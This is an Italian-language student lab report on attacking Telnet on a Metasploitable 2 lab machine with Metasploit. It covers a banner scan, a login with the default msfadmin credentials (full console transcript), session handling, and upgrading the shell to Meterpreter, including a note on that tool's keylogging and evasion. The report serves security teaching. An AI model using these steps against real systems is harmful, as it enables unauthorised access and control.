S7 L2
Report Esercitazione: Exploitation Telnet con Metasploit

1. Introduzione e Obiettivi

Questa esercitazione ha l'obiettivo di dimostrare le criticità di sicurezza legate all'utilizzo di protocolli obsoleti come Telnet e di illustrare la metodologia di attacco tramite Metasploit Framework.
L'attività simula uno scenario in cui un attaccante (Kali Linux) identifica un servizio vulnerabile su una macchina target (Metasploitable 2), ottiene l'accesso tramite credenziali deboli e successivamente eleva le proprie capacità operative trasformando una semplice shell di comando in una sessione Meterpreter.
L'attività è stata suddivisa in quattro fasi operative:


1. Information Gathering: Scansione del servizio per identificare la versione.
2. Exploitation: Accesso tramite dizionario di credenziali note.
3. Session Management: Gestione della connessione remota.
4. Post-Exploitation: Upgrade della sessione a Meterpreter.


2. Fase 1: Scansione del Servizio Telnet

La prima fase consiste nell'analisi del servizio esposto sulla porta TCP 23 per raccogliere informazioni preliminari (Banner Grabbing).

- Modulo utilizzato: auxiliary/scanner/telnet/telnet_version
- Obiettivo: Identificare se il servizio è attivo e quale versione del software è in esecuzione.

Procedura: È stato configurato l'indirizzo IP del target (RHOSTS) ed eseguita la scansione.





Analisi Tecnica: Questo modulo non esegue un attacco, ma stabilisce una connessione TCP legittima per leggere il "banner" di benvenuto del server.
Questa informazione è cruciale per l'Information Gathering (OSINT) poiché spesso rivela il sistema operativo sottostante (es. "Ubuntu 8.04") permettendo di mirare meglio gli attacchi successivi.

3. Fase 2: Autenticazione e Creazione della Sessione

Una volta confermata la presenza del servizio, si è proceduto a un tentativo di accesso sfruttando una debolezza di configurazione: l'uso di credenziali predefinite.

- Modulo utilizzato: auxiliary/scanner/telnet/telnet_login
- Credenziali utilizzate: User msfadmin, Password msfadmin (default per Metasploitable 2).

Procedura: Il modulo è stato configurato per fermarsi al primo successo (STOP_ON_SUCCESS) per ridurre il rumore di rete.

```
msf auxiliary(scanner/telnet/telnet_version) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.50.11
RHOSTS => 192.168.50.11
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.50.11    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.50.11:23      - No active DB -- Credential data will not be saved!
[+] 192.168.50.11:23      - 192.168.50.11:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.11:23      - Attempting to start session 192.168.50.11:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.10:46199 → 192.168.50.11:23) at 2026-01-20 10:05:10 -0500
[*] 192.168.50.11:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

Analisi Tecnica: Il modulo automatizza il processo di login. L'opzione STOP_ON_SUCCESS è fondamentale in ambienti reali per evitare di bloccare l'account target dopo troppi tentativi falliti e per rendere l'attacco più rapido.
Al termine, Metasploit ha aperto una sessione attiva.

4. Fase 3: Gestione delle Sessioni

Con l'accesso ottenuto, è stato necessario identificare e interagire con la sessione aperta in background.


Analisi Tecnica: Il comando sessions agisce come gestore delle connessioni. Interagendo con la sessione (-i), l'attaccante ottiene il controllo diretto del terminale remoto (Command Shell). In questa fase, le capacità sono limitate ai comandi del sistema operativo Linux (es. ls, whoami, cat)

5. Fase 4: Upgrade a Meterpreter (Post-Exploitation)

Per superare i limiti della shell Telnet, si è eseguito un "Session Staging Upgrade", iniettando il payload Meterpreter.

- Modulo utilizzato: post/multi/manage/shell_to_meterpreter
- Obiettivo: Trasformare la shell di sistema in una shell avanzata che opera in memoria.

Procedura: Dopo aver messo in background la sessione Telnet (CTRL+Z), è stato lanciato il modulo di upgrade.



Analisi Tecnica: Questo modulo sfrutta la connessione esistente per caricare ed eseguire Meterpreter direttamente nella memoria del processo target. Meterpreter offre funzionalità avanzate di post-exploitation (keylogging, dump delle password, pivoting su altre reti, attivazione webcam/microfono) ed è più difficile da rilevare per gli antivirus tradizionali poiché non scrive file sul disco della vittima.

6. Conclusioni

L'esercitazione ha evidenziato la grave vulnerabilità rappresentata dall'uso di protocolli di amministrazione non criptati come Telnet e dall'utilizzo di credenziali di default. L'utilizzo di Metasploit ha permesso di automatizzare l'intera catena di attacco (Kill Chain), dimostrando come un accesso iniziale a bassi privilegi possa essere rapidamente convertito in un controllo totale e persistente della macchina tramite strumenti avanzati come Meterpreter.